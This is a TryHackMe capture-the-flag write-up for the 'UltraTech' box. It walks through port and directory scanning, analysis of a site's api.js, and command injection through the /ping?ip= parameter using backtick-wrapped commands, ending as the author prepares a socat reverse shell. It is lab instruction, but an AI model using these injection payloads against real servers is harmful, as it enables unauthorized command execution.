
UltraTech

Platform: TryHackMe
Difficulty: Medium
Author of writeup: Zubr
Date: 15 may 2021
Contact: alex.spiesberger@gmail.com
#web #docker #enumeration #security #pentest




Recon

First, I launched a scan on all ports:

```
nmap -p- -oN nmap/initial.nmap 10.10.10.10
```

Then an aggressive scan on the ports that we found (21,22,8081,31331):


```
nmap -A -p 21,22,8081,31331 -oN nmap/aggressive.nmap tech.thm
```




With this, we can already respond to nearly all question of the first task (marked in red).
Let's look at the site and launch a gobuster at the same time.
First, let's launch it on port 8081:

> gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://tech.thm:8081 -x txt,py,php,css,html,sh,js | tee gobuster_8081


The port 8081, is apparently an api:




Nothing crazy for now, let's wait for gobuster to find something.
In the meantime let's look at the second interesting port, port 31331:



We can access 2 pages, `About Us` and, `What are we doing`:




We go and take a look at the source code and look a bit around.
We can see some folders, for example `images`.
But our gobuster on *8081* has finished let's launch it now on *31331* and let's see what we got.
We see 2 interesting things:




We have two destinations:


- /auth
- /ping

For now, they don't help us a lot:







Fortunately for us, this gobuster finds way faster a lot more:




Let's first get a look at robots.txt:




Let's follow this path:



On this url, the third one isn't one that we already saw, so let's take a look at it:



Nice, a login page that's a good lead.
After trying some default passwords I took a look at the source code, and we see a new js file: `/js/api.js`.
This could help us further with the api's that we found, so let's take a look at it:




I will put it into a code block to make it cleaner:

```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
    return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
        const url = `http://${getAPIURL()}/ping?
ip=${window.location.hostname}`
        req.open('GET', url, true);
```


```
        req.onload = function (e) {
        if (req.readyState === 4) {
            if (req.status === 200) {
            console.log('The api seems to be running')
            } else {
            console.error(req.statusText);
            }
        }
        };
        req.onerror = function (e) {
        console.error(xhr.statusText);
        };
        req.send(null);
    }
    catch (e) {
        console.error(e)
        console.log('API Error');
    }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

So, in short, this script uses the command `ping` on port *8081* to check if the api is running.
It will run it every 10 seconds (10 000 milliseconds).
It uses the ping command with the `parameter name` equal to **ip**.
And the value is the the hostname, I put it in /etc/hosts so it would be `tech.thm` for me but if you didn't, it would be the ip of the deployed box.
Let's try to ping ourselves:




We try to catch it with tcpdump (-i interface on which you want to listen and icmp for ping):


```
sudo tcpdump -i tun0 icmp
```



We see the ping that the ping works.
Let's try some interesting things on the command.
For example send 3 packets to test the flags (`-c 3` = send 3 packets):



We try to catch the ping with tcpdump again:



So, this is a success.
Let's try to add some commands afterwards, for example sleep so it is pretty obvious if it works:

```
/ping?ip=10.11.25.211 -c 3 && sleep 5
```

But this unfortunately doesn't work.
I tried different things also tried to add them differently but nothing worked.
So I searched for something that we could do on the internet.
I found something after quite a while because my eyes just didn't want to see those backticks.
Here is a good resource that I found on command injection:
https://www.hackerone.com/blog/how-to-command-injections
So, in this article it says that you can inject them into a command and the code that you injected (between backticks) will be prioritized and executed first.
So if we would put for example:


```
ping -c `sleep 5` 10.10.10.10
```

It will first sleep, then send the 3 icmp packets (ping) to the ip *10.10.10.10*.
And Lucky for us, this works!
Ok so, let's directly try to get a reverse shell on the target, for fun I'll try to put a socat on it, you can of course use a simple reverse shell, put it in a file and `wget` it.
I took mine from `/usr/bin/socat` on kali, but you can find precompiled one's online.
/!\ If you download one check that the version has `#define WITH_OPENSSL 1` in it and not `#undef WITH_OPENSSL`, the part about encryption won't work otherwise /!

```
./socat -V
```

